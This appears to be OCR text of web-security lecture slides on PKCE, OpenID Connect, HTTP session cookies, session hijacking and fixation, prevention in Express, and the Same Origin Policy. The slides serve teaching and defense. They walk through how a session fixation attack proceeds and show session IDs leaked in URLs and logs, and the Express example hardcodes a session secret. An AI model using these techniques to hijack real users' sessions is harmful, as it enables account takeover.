
The client submits the secret in multiple steps of the protocol

If the dynamic secret is identical, the server may assume it is talking to the **same client**

Multiple variants exist:

- **Plain mode**: The secret is transferred directly as plaintext
- **Hash mode**: The secret is transferred as a hash first and in plaintext later on

Hash-based PKCE



Client
Auth Server
Generate dynamic secret
Request Authorization Code
Return Authorization Code
Exchange Authorization Code for Access Token
Return Access token
Store challenge with code
Compute & compare to stored value

```
code_verifier = 6E306C515177CA5A1968F...
code_challenge = BASE64URL-ENCODE(SHA256(ASCII(code_verifier)))
```

```
...&code_challenge=[...]&code_challenge_method=S256&response_type=code
```

```
...&code=B93A11U8B50Z13X...
```

```
...&code_verifier=[...]&code=B93A11U8B50Z13X&grant_type=authorization_code
```

```
...&token=[...]...
```

OpenID Connect


Access Delegation vs Authentication

- Access token does not (necessarily) convey any identity information
- Access token is not like a passport
- Access token is more like a hotel key card

- OpenID Connect is an authentication layer on top of OAuth 2.0
- Provides *standardized* means for conveying identity information

- Three principals
  - User
  - Identity Provider (IdP)
  - Relying Party (RP)


From OAuth 2.0 to OIDC



HTTP Session Management

Quick Recap: Why a session?

- HTTP is stateless
- Maintain the state of the user
  - Who is logged in? What items are in the shopping cart?
- Example using cookies:



Client	Session
A	12345
B	23456
...	...


Transferring the Session ID

Session IDs may be transferred to the server in multiple ways:

```
POST /order.php?session=12345 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.1)
Gecko/20060124 Firefox/1.5.0.1
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Cookie: session=12345
Referer: https://example.com/product.php
X-My-Session-Header: 12345

product=33&amount=2&session=12345
```

Session Handling: Cookie based

- How does the browser receive the session-id?
  - Via „Set-Cookie“ HTTP response header from the server
- When does the send cookies along with an HTTP request?
  - Depends on the cookie attributes
    - Domain
    - Path
    - Expire
    - Secure Flag
    - HttpOnly Flag
    - SameSite Flag



Name	Domain	Path	Expires on	Last accessed on	Value	Secure	HttpOnly
1P_JAR	.google.com	/	Wed, 27 Dec 2017 09:08:1...	Mon, 27 Nov 2017 09:09:...	2017-11-27-9	false	false
ACCOUNT_CH...	accounts.googl...	/	Wed, 27 Nov 2019 09:08:...	Mon, 27 Nov 2017 09:08:...	AFx_ql6a00zU_u...	true	true
APISID	.google.com	/	Wed, 27 Nov 2019 09:08:...	Mon, 27 Nov 2017 09:09:...	Pgoj1s3V6Kr83V...	false	false

Set-Cookie: Examples

- Temporary cookie (non-persistent) transmittable only via HTTPS to originating site only

```
Set-Cookie: SESSION=123; path=/app; Secure; HttpOnly
```

- Persistent cookie which is sent to all sites belonging to domain google.ch

```
Set-Cookie: PREF=ID=2744d38c32b2ec68:LD=de:TM=1094031009
expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.ch
```


Session Handling Attacks

Session Attacks

- Why stealing a session?
  - Because a session is a ticket
  - Because a ticket is used as an authentication token
  - The owner of a ticket can impersonate another user
- How can one impersonate another user’s session?
  - Cookie Editor
  - Intercepting proxy (E.g. Burp, ZAP, …)

Remember me: Browser History

- URL with session ID is stored in browser history and cache


Address http://www.owasp.org/index;jsessionid=16B2875C1E69D97E9581443366A3CE6B


OWASP
http://www.owasp.org/index;jsessionid=16B2875C1E69D97E9581443366A3CE6B

War Googling: Public Access Logs

URLs stored in server access and referrer logs

```
http://www.firewall-
net.com/link/index.php?LANG=french&categories_parents_id=5&
PHPSESSID=761b560f1672358d59e11cc31a52e323 ->
/onlinetests/index_e.html

http://www.firewall-
net.com/link/index.php?LANG=french&categories_parents_id=5&
PHPSESSID=761b560f1672358d59e11cc31a52e323 -> /new.html

http://www.fiction.al/(fkw4n0ymyzrfsdrh1pcfykmj)/login.ashx
```

Session Fixation Attack


Client A
www.example.com
Attacker
GET /
Generate session
GET /?sessionid=12345
Link: http://example.com/products?sessionid=12345
GET /products?sessionid=12345
Product List
POST /login?sessionid=12345
OK
GET /profile? sessionid=12345

Session Fixation

Prevention

- Change Session after successful authentication
- Maybe: copy items from previous session

Session Handling 101

Session Stealing Prevention

- Send session ID over HTTPS only
  - Use TLS encryption
  - Set Cookie “secure” flag
- Use restrictive Cookie parameters
  - Set HttpOnly, SameSite strict flags
  - Do NOT set domain
  - Do NOT set expiration date
- Non-guessable session IDs
- Provide a logout button for users
- Change session ID after a successfull authentication or role change

Session Stealing Prevention

Enable session management using express middleware

```
app.use(express.session({
  secret: "Ultr@-/\/\EGA-Wäri-s3Cur3",
  cookie: {
    httpOnly: true,
    secure: true,
    sameSite: "strict"
  }
}));
```

Beware

- Do NOT set domain
- Do NOT set expiration date
- Secret ensures that session was created by this server

Session Stealing Prevention

Change Session ID on

- Successfull logins
- Role changes

Code Example

```
req.session.regenerate(function (err) {
    req.session.auth = user;
});
```

Same Origin Policy

Same Origin Followers


Restricted access to

- DOM in general
- Cookies
- Web Storage
  - Local Storage
  - Session Storage (per tab only)
- IndexedDB

Restricted Components


- JavaScript API
- XMLHttpRequest (XHR), Fetch API
- Flash († 2020)
- … Applets, Silverlight, XDomainRequest …

Same Origin Policy – Local Resources



